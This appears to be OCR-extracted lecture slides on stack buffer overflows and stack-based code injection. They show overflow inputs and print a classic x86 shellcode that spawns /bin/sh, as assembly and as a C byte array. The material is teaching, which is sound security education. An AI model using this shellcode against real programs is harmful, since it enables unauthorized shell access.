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

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

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




```
Enter your input: aaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Stack Buffer Overflow




```
Enter your input: aaaaaaaaaaaaaaaa
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```

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


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Enter your input: aaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
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
```

Stack Buffer Overflow

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


```
Enter your input: aaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Stack-based Code Injection Attack

- How do we take advantage of what just happened and control program state to our favor?
- What do we want that exploited program to do?

Stack-based Code Injection Attack

- The great grandfather of stack-based software attacks
- Injects *shellcode* directly into the stack and executes it
  - Shellcode is minimal code that executes shell (e..g, /bin/sh)

Stack-based Code Injection Attack

- Shellcode: Code injected in attacks
  - The name shellcode comes from the fact that the most common injected code is to execute "/bin/sh"

```
xor    %eax,%eax
push   %eax          // NULL
push   $0x68732f2f   // "hs//"
push   $0x6e69622f   // "nib/" → "/bin//sh"
mov    %esp,%ebx
push   %eax
push   %ebx          // char*
mov    %esp,%ecx     //
mov    $0xb,%al      // syscall # of execve
int    $0x80         // syscall(execve, "/bin//sh", 0, 0);
```

Stack-based Code Injection Attack

```
xor    %eax,%eax
push   %eax           // NULL
push   $0x68732f2f    // "hs//"
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




```
char shellcode[] =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";
```

Stack-based Code Injection Attack

